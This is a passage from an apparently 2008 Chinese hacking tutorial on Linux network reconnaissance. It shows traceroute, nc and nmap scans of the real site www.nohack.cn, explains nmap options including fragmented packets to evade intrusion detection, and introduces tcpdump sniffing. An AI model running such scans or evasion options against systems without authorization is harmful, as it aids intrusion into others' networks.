traceroute to www.nohack.cn (219.153.5.199), 30 hops max, 38 byte packets
 1  192.168.0.24 (192.168.0.24)  1.993 ms  0.950 ms  0.873 ms
 2  * * *
 3  177.248.177.220.broad.nc.jx.dynamic.163data.com.cn (220.177.248.177)  21.380 ms  43.297 ms *
 4  54.251.177.220.broad.nc.jx.dynamic.163data.com.cn (220.177.251.54)  23.240 ms  62.144 ms  18.170
 ms
 5  93.252.177.220.broad.nc.jx.dynamic.163data.com.cn (220.177.252.93)  91.208 ms  16.765 ms  63.218
 ms
 6  202.97.44.230 (202.97.44.230)  76.563 ms  16.951 ms  77.440 ms
 7  202.97.41.129 (202.97.41.129)  30.415 ms  30.047 ms *
 8  202.97.36.62 (202.97.36.62)  79.753 ms  124.912 ms  122.800 ms
 9  222.176.2.150 (222.176.2.150)  116.904 ms  95.303 ms *
10  * 222.176.2.117 (222.176.2.117)  55.832 ms 222.176.7.6 (222.176.7.6)  67.845 ms
11  * 134.21.153.219.broad.cq.cq.dynamic.163data.com.cn (219.153.21.134)  131.736 ms  77.479 ms
12  150.21.153.219.broad.cq.cq.dynamic.163data.com.cn (219.153.21.150)  62.670 ms *  44.811 ms
13  * * *
14  * * *
15  * * *
16  * * *
17  * * *
```

图21　命令结果

“**nc -v -w 2 -z www.nohack.cn 2.0-30**”，扫描20-30号端口，结果如图22，可以看见其中21、22和25是开放的。

```
xterm
bt ~ # nc -v -w 2 -z www.nohack.cn 20-30
DNS fwd/rev mismatch: www.nohack.cn != china512.paangood.net
www.nohack.cn [219.153.5.199] 30 (?) : Connection timed out
www.nohack.cn [219.153.5.199] 29 (msg-icp) : Connection timed out
www.nohack.cn [219.153.5.199] 28 (?) : Connection timed out
www.nohack.cn [219.153.5.199] 27 (nsw-fe) : Connection timed out
www.nohack.cn [219.153.5.199] 25 (smtp) open
www.nohack.cn [219.153.5.199] 24 (?) : Connection timed out
www.nohack.cn [219.153.5.199] 23 (telnet) : Connection timed out
www.nohack.cn [219.153.5.199] 22 (ssh) open
www.nohack.cn [219.153.5.199] 21 (ftp) open
bt ~ #
```

图22　用nc扫描

3.2 端口扫描

Windows下有知名的端口扫描软件，Linux自然也有强悍的端口扫描器，其中最知名的就是nmap。你应该听过，被移植到Windows下的它也是大放异彩。

在Ubuntu下nmap默认是没有安装的，你可以在终端中通过命令“**sudo apt-get install nmap**”来自动下载安装它，如图23。

```
rain@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
rain@rain-desktop:~$ nmap
程序 'nmap' 尚未安装。 您可以通过输入以下命令安装：
sudo apt-get install nmap
bash: nmap：找不到命令
rain@rain-desktop:~$ sudo apt-get install nmap
[sudo] password for rain:
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
读取状态信息... 完成
下列【新】软件包将被安装：
  nmap
共升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 52 个软件未被升
级。
需要下载 1013kB 的软件包。
操作完成后，会消耗掉 3506kB 的额外磁盘空间。
获取：1 http://cn.archive.ubuntu.com hardy/main nmap 4.53-3 [1013kB]
下载 1013kB，耗时 9s (104kB/s)
选中了曾被取消选择的软件包 nmap。
(正在读取数据库 ... 系统当前总共安装有 98482 个文件和目录。)
正在解压缩 nmap (从 .../archives/nmap_4.53-3_i386.deb) ...
正在设置 nmap (4.53-3) ...

rain@rain-desktop:~$
rain@rain-desktop:~$
```

图23　安装nmap

安装好以后就可以使用了，nmap是一个命令行下的扫描器，直接在终端下输入“**nmap**”会显示帮助信息。下面我们就一起来看一下它的用法，**这里要注意，你的shell最好用“sudo su”切换到root，因为nmap的一些功能需要root权限。实际上，在Hacking中，人们一般都保持在root权限下。**

其实nmap的用法很简单，只是参数多而已，对应功能也就多。Nmap的语法是“**nmap 参数 目标**”，其中如何扫描就是参数控制的，这也是我们要了解的重点。

其中的“参数”主要是指扫描类型，也就是说你要用什么方式扫描目标。**nmap支持很多扫描技术，例如：UDP、TCP connect、TCP SYN（半开扫描）、ftp代理（bounce攻击）、反向标志、ICMP、FIN、ACK扫描、SYN扫描等**，并且还有很多高级一点的应用，比如通过TCP/IP协议栈指纹辨别操作系统等功能，先来看看这些扫描选项。

扫描时用到的部分选项：

–P0
在扫描之前，不必ping主机。

–PT
扫描之前，使用TCP ping确定哪些主机正在运行。

–PS
对于root用户，这个选项让nmap使用SYN包而不是ACK包来对目标主机进行扫描。如果主机正在运行，就返回一个RST包（或者一个SYN/ACK包）。

–PI
设置这个选项，让nmap使用真正的ping（ICMP echo请求）来扫描目标主机是否正在运行。

–PB
这是默认的ping扫描选项，它使用ACK（–PT）和ICMP（–PI）两种扫描类型并行扫描。如果防火墙能够过滤其中一种包，使用这种方法，你就能够穿过防火墙。

–O
这个选项激活对TCP/IP指纹特征（fingerprinting）的扫描，获得目标主机操作系统的类型，这是个很有用的选项。

–f
这个选项使nmap使用碎片IP数据包发送SYN、FIN、XMAS、NULL。使用碎片数据包增加包过滤、入侵检测系统的难度，使其无法知道你的企图。注意：这个选项不能在所有的平台上使用，它只能在Linux、FreeBSD、OpenBSD以及其它一些UNIX系统中很好的工作。

–v
冗余模式。强烈推荐使用这个选项，它会给出扫描过程中的详细信息。使用这个选项，你可以得到事半功倍的效果。使用–d选项可以得到更加详细的信息。

–oN
把扫描结果重定向到一个文件logfilename中。

–iL
从inputfilename文件中读取扫描的目标。在这个文件中要有一个主机或者网络的列表，由空格键、制表键或者回车键作为分割符。

–p <端口范围>
这个选项让你选择要进行扫描的端口号的范围。例如，–p 80表示：只扫描目标主机的80号端口。**“–p 10–80,139,10000–”（注意“–”）**表示扫描10到80号端口，139号端口以及所有大于10000的端口。在默认情况下，nmap扫描从1到1024号以及nmap–services文件中定义的端口列表。

–F
快速扫描模式，只扫描在nmap–services文件中列出的端口。

部分扫描类型：

–sT
TCP connect()扫描：这是最基本的TCP扫描方式。

–sS
TCP同步扫描（TCP SYN）：这项技术通常称为半开扫描（half–open），你可以发出一个TCP同步包（SYN），如果对方返回SYN|ACK包就表示目标端口正在监听；如果返回RST数据包，就表示目标端口没有监听程序；另外，你需要root权限来定制SYN数据包。

–sF –sF –sN
秘密FIN数据包扫描、圣诞树（Xmas Tree）、空（Null）扫描模式：即使SYN扫描都无法确定的情况下使用。

–sP
ping扫描：nmap在任何情况下都会进行ping扫描，只有目标主机处于运行状态，才会进行后续的扫描。如果你只是想知道目标主机是否运行，而不想进行其它扫描，才会用到这个选项。

–sU
UDP扫描：如果你想知道在某台主机上提供哪些UDP服务，可以使用这种扫描方法。

–sA
ACK扫描：这个扫描方法通常用来穿过防火墙的规则集。

–sR
RPC扫描，这种方法和nmap的其它不同的端口扫描方法结合使用。选择所有处于打开状态的端口，向它们发出SunRPC程序的NULL命令，以确定它们是否是RPC端口。如果是，就确定是哪种软件及其版本号，因此你能够获得防火墙的一些信息。诱饵扫描现在还不能和RPC扫描结合使用。

上面就是你能用到的选项和扫描方式，另外一些扫描方式因为不常用，所以就不详细列举了。扫描结果中，**扫描的每个端口的状态有：open、filtered、unfiltered 三种。**


open状态表示端口是打开的，目前小学3年级的英语水平就能读懂这个单词；filtered状态表示有防火墙等软件掩盖了这个端口，禁止nmap探测其是否打开；unfiltered表示这个端口是关闭的。一般大多数端口都是关闭的，所以这个状态一般不会显示出来。

下面来演示几个常用的扫描方式，最基本的就是使用“–v”参数，这个参数建议任何时候扫描都加上，因为可以取得更多的信息。如图24，是我用命令“**nmap –v www.nohack.cn**”扫描“黑手”网站的结果。

从扫描结果可以知道，“黑手”原来用了盘古的服务啊，并且开放了21、22、25、80、3306端口。ttl改过了，不过初步判断是Linux系统。要用nmap验证操作系统，就要加上“**–O**”参数，命令为：“**nmap –O –v 目标**”，不过对于大型网络，有时候它只能得到网络前端路由的系统信息。

只要知道了各个参数的作用，要怎么扫就看你的爱好了。比如我要用TCP SYN扫描我局域网里所有主机的21和80端口，只要用命令“**nmap –O –v –sS –p 21,80 192.168.0.***”就可以了。只是要注意：有些参数不能混用，像–sS和–sT不能混用，这种常识性知识相信没有人会出问题的，对吧？

如果你不喜欢用命令也没关系，作为最优秀的扫描器，自然会有人关注，也自然有人会为不喜欢命令行的朋友设计GUI界面，这就是nmap的前端程序，这种程序有很多，比较好



```
bt ~ # nmap -v www.nohack.cn

Starting Nmap 4.60 ( http://nmap.org ) at 2008-08-13 08:57 GMT
Initiating Ping Scan at 08:57
Scanning 219.153.5.199 [2 ports]
Completed Ping Scan at 08:57, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:57
Completed Parallel DNS resolution of 1 host. at 08:57, 0.07s elapsed
Initiating SYN Stealth Scan at 08:57
Scanning china512.paangood.net (219.153.5.199) [1715 ports]
Discovered open port 22/tcp on 219.153.5.199
Discovered open port 21/tcp on 219.153.5.199
Discovered open port 80/tcp on 219.153.5.199
Discovered open port 25/tcp on 219.153.5.199
Discovered open port 3306/tcp on 219.153.5.199
Increasing send delay for 219.153.5.199 from 0 to 5 due to 11 out of 25 dropped
probes since last increase.
Completed SYN Stealth Scan at 08:57, 18.62s elapsed (1715 total ports)
Host china512.paangood.net (219.153.5.199) appears to be up ... good.
Interesting ports on china512.paangood.net (219.153.5.199):
Not shown: 1704 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
25/tcp   open     smtp
80/tcp   open     http
113/tcp  filtered auth
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  filtered netbios-ssn
3306/tcp open     mysql
6346/tcp filtered gnutella
6347/tcp filtered gnutella2

Read data files from: /usr/local/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.043 seconds
           Raw packets sent: 2128 (93.612KB) | Rcvd: 1713 (78.876KB)
bt ~ #
```

图24　扫描结果

用的是“Zenmap”。

其实很多优秀的命令行程序都会有人为它开发前端程序，**所谓前端程序就是一个外壳，让你通过图形界面设置一些选项，然后程序会自动帮你完成命令并调用命令行程序来执行，有的还会将结果进行整理显示。**

我们看看“Zenmap”的界面，如图25所示，这是Ubuntu下的Zenmap。在Ubuntu下安装它你可以用命令“**sudo apt-get insatll zenmap**”，然后通过一个root的shell运行“**zenmap**”就可以了。




图25　Zenmap 的界面

图25中是我快速扫描整个www.nohack.cn所在的C类网段的结果，你可以看到，在使用的时候你只需要填写上目标IP，选择一个Profile就可以了。所谓的Profile就是预先定义好的扫描参数的规则，我选的是扫描操作系统类型的Profile，下面的命令就自动变成“**nmap -O -v 目标IP**”的形式了，并且扫描后结果会给你整理好，是不是很方便？

Linux下优秀的端口扫描器还有很多，像Nessus（用于远程漏洞扫描）等，这里就不多介绍了，一个nmap足够用了。

3.3 网络嗅探

对于对共享网络的攻击和分析，嗅探器是必不可少的角色。而对于Linux下的嗅探器，最有名的要算是tcpdump了。同样的，你可以通过“**sudo apt-get install tcpdump**”来安装，这也是一个命令行下的工具，你要用参数来控制它的运行。

它的常用参数如下：

```
-a    尝试将网络和广播地址转换成名称。
-c<数据包数目>    收到指定的数据包数目后就停止进行倾倒操作。
-d    把编译过的数据包编码转换成可阅读的格式，并倾倒到标准输出。
-dd    把编译过的数据包编码转换成C语言的格式，并倾倒到标准输出。
-ddd    把编译过的数据包编码转换成十进制数字的格式，并倾倒到标准输出。
-e    在每列倾倒资料上显示连接层级的文件头。
-f    用数字显示互联网络地址。
-F<表达文件>    指定内含表达方式的文件。
-i<网络界面>    使用指定的网络界面送出数据包。
-l    使用标准输出列的缓冲区。
-n    不把主机的网络地址转换成名字。
-N    不列出域名。
-O    不将数据包编码最佳化。
-p    不让网络界面进入混杂模式。
-q    快速输出，仅列出少数的传输协议信息。
-r<数据包文件>    从指定的文件读取数据包数据。
-s<数据包大小>    设置每个数据包的大小。
-S    用绝对而非相对数值列出TCP关联数。
-t    在每列倾倒资料上不显示时间戳记。
-tt    在每列倾倒资料上显示未经格式化的时间戳记。
-T<数据包类型>    强制将表达方式所指定的数据包转译成设置的数据包类型。
-v    详细显示指令执行过程。
-vv    更详细显示指令执行过程。
-x    用十六进制字码列出数据包资料。
-w<数据包文件>    把数据包数据写入指定的文件。
```

除了这些参数以外，你还要通过一些关键字来控制程序的运行，这些包括**host、net、port，分别用来指定主机、网络和端口**。还有限制传输方向的关键字，像**src、dst、dst or src、dst and src，分别表示源地址、目标地址、源地址或者目标地址、源地址和目标地址。**

你还可以加入协议的关键字来限定协议，如果你有设置这些选项，那程序就会自动匹配选项来捕获你需要的数据包，比如我要捕获源地址是192.168.0.1的主机TCP 80端口发送的数据，输出到文件dat，只要用命令“**tcpdump tcp port 80 host 192.168.0.1 -w dat**”，是不是也很简单？捕获到的数据你可以用专门的软件分析，方便得很哦。

tcpdump虽然强大，但对于新手刚从Windows过来的话，对命令行下的数据捕获和分析肯定感到很困难。这里就给大家介绍一个GUI下的嗅探器“Wireshark”，如图26，是它捕获数据后的界面。

